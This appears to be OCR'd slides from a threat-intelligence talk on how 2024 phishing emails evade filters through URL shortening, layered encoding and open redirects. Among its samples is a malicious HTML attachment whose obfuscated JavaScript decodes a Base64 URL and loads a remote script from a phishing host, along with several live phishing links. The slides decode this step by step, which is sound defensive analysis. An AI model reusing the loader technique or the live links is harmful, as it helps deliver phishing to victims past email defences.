
Number of Phishing or Scam Emails with Raw Shortened URLs via Different Services
(Jan - Sep 2024)



URL Encoding

- Threat actors use percent-encoding to change the original URL and evade reputations services and/or email gateways.
- Most popular methods:
  - Single-encoding: one encoding technique.
    - Percent-encoding
    - Hex-encoding
    - Base64-encoding
  - Multiple-encoding: a combination of different encoding techniques.

URL Encoding: Percent-Encoding



[redacted]
Trusted Tools for Every Job [1477527]
To: [redacted]

September 27, 2024 at 8:42 AM

Get Professional Results with Kobalt Tool Set!

It will take you only a minute to receive this fantastic prize - **Kobalt Tool Set**

LOWE'S

ANSWER & WIN: A BRAND NEW

Kobalt Tool Set

Congratulations!

Share your valuable insights and win big! You've been chosen for a quick survey about store promotions at Lowe's. By participating, you could win **Kobalt Tool Set**! To claim, simply take this short survey about your experience with Lowe's.


GET STARTED NOW

If you no longer wish to receive these emails, you may unsubscribe by clicking here.

```
https%3A%2F%2Farertuhidvbrtuyolv.khomasdal.com%2F4SfuON138135YHdO203tqmefkyvvp1590DFPWDEZHRVILSRF575218%2F269050d32&data=05%7C02%7Ckosman%40pasenate.com%7C2ede706534ab40a3fb1b08dcdef1a49b%7C93627e0e68cc4884b5c889613a97e74e%7C0%7C0%7C638630377587135441%7CUnknown%7CTWFpbGZsb3d8eyJWIjoiMC4wLjAwMDAiLCJQIjoiV2luMzIiLCJBTiI6Ik1haWwiLCJXVCI6Mn0%3D%7C60000%7C%7C%7C&sdata=Ls3roteRz5tUtHhACzLvALYjad9i6i71zs5g5iBj9tg%3D&reserved=0
```

URL Encoding: Base64-Encoding

https://post.spmailtechnolo.com/f/a/SRkm9G0Jz3XCg63Y1valJA~~/AATkxQA~/RgRo1ZotP0RQaHR0cHM6Ly9wY3JpY2hhcmRzb24uZW1haWwtc3NsLmNvbS9lbWFpbC9saW5rLmpzcD9zPWRoX3BnZlgxNzI2OTQ3MTAyMDAzJmw9MSZhPTNXA3NwY0IKZustFfNmNkpoUlIYbHBlcmV6M0ByaXNpbmdncm91bmQub3JnWAQAAAAA



[redacted]
[EXTERNAL]Your cart has expired but there are still more products to love!
To: [redacted]

September 25, 2024 at 10:20 AM

Check out these products recommended just for you! I View as a webpage

P.C. RICHARD & SON
Over 100 Years of Honesty • Integrity • Reliability

YOUR CART HAS EXPIRED BUT THERE'S STILL MORE TO LOVE!

Checkout Now

Hi There,

Thanks for shopping with P.C. Richard & Son. Your cart has expired but there are still more products to love! Check out these products recommended just for you. Shop now!


RECOMMENDED:

MTX ZN3KI-04 4 AWG Amp Kit with RCA
$79.97
View Item

Hudson & Canal Colton TV Stands with Log
$329.99
View Item

Yamaha Natural Sound 3-Way In-Ceiling
$199.98
View Item


URL Encoding: Multiple-Encoding



A [redacted]
Remittance - 9/4/2024 Ref:[0183066494]
To: [redacted]

September 4, 2024 at 4:16 PM

Remittance Advise _0183066494.html




```
<html>
    <script>
    walnut = ['aHR0cHM6',
    `Ly90aGVib`,
    `G9ja2`,
    `dlZWsuY29t`,
    'L3JlczQ0NC',
    `5waHA/Mi02`,
    `ODc0Nz`,
    `Q3MDczM2`,
    `EyZjJmNjg3`,
    'MjY1NjYyZ',
    `TZjNj`,
    'kyZjNmNj',
    `g3NDc0Nz`,
    "A3MzNhMmYy",
    'ZjU5NmY',
    `zODJlNzI3`,
    'OTZlNjE3',
    "NjY1Nz",
    'gyZTY',
    "zNmY2Z",
    `DJmNzU0`,
    `NDU1N`,
    `zA2Mz`,
    'czNDU2O',
    'TJmLW11b',
    "GJlcn",
    "J5"];
    document.documentElement.appendChild(Object.assign(document.createElement("script"),{src:atob(walnut.join(""))}));
    mulberry = `[redacted]`;
    </script>
    <em style="display:none;">She decorated the cake with colorful frosting.</em>
    <script></script>
</html>
```

Multiple characters can be used to determine the boundaries of strings in JavaScript:

Double Quotes (")
Single Quotes (')
Backticks (`)

Email address of the victim

URL Encoding: Multiple-Encoding




A [redacted]

Remittance - 9/4/2024 Ref:[0183066494]

To: [redacted]

September 4, 2024 at 4:16 PM

Remittance Advise _0183066494.html



```
<html>
    <script>
    walnut = ['aHR0cHM6',
    `Ly90aGVib`,
    `G9ja2`,
    `dlZWsuY29t`,
    'L3JlczQ0NC',
    `5waHA/Mi02`,
    `ODc0Nz`,
    `Q3MDczM2`,
    `EyZjJmNjg3`,
    'MjY1NjYyZ',
    `TZjNj`,
    'kyZjNmNj',
    `g3NDc0Nz`,
    "A3MzNhMmYy",
    'ZjU5NmY',
    `zODJlNzI3`,
    'OTZlNjE3',
    "NjY1Nz",
    'gyZTY',
    "zNmY2Z",
    `DJmNzU0`,
    `NDU1N`,
    `zA2Mz`,
    'czNDU2O',
    'TJmLW11b',
    "GJlcn",
    "J5"];
    document.documentElement.appendChild(Object.assign(document.createElement("script"),{src:atob(walnut.join(""))}));
    mulberry = `[redacted]`;
    </script>
    <em style="display:none;">She decorated the cake with colorful frosting.</em>
    <script></script>
</html>
```

aHR0cHM6Ly90aGVibG9ja2dlZWsuY29tL3JlczQ0NC5waHA/Mi02ODc0NzQ3MDczM2EyZjJmNjg3MjY1NjYyZTZjNjkyZjNmNjg3NDc0NzA3MzNhMmYyZjU5NmYzODJlNzI3OTZlNjE3NjY1NzgyZTYzNmY2ZDJmNzU0NDU1NzA2MzczNDU2OTJmLW11bGJlcnJ5

Base64-Decode


hxxps[://]theblockgeek[.]com/res444[.]php?2-68747470733a2f2f687265662e6c692f3f68747470733a2f2f596f382e72796e617665782e636f6d2f75445570637345692f-mulberry

Hex-Decode


hxxps[://]href[.]li/?hxxps[://]Yo8[.]rynavex[.]com/uDUpcsEi/

URL Redirection

- Open redirect vulnerability:
  - One of the most common ways to evade detection in phishing emails.
  - It can be used to manipulate the web application to redirect users to a different URL other than the one that's intended.
  - They result from insecure input validation on a website or a service that allows for parameter tampering.



URL Redirection



[redacted]

Update: Review New Sharepoint File

To: [redacted]

September 24, 2024 at 4:04 PM

This link will expire soon.

�

You have received a document for�{Bluebeamops} SharePoint

Statement.txt

This email was sent from a notification-only addres that cannot accept incoming emails. Please do not reply to this message.

�

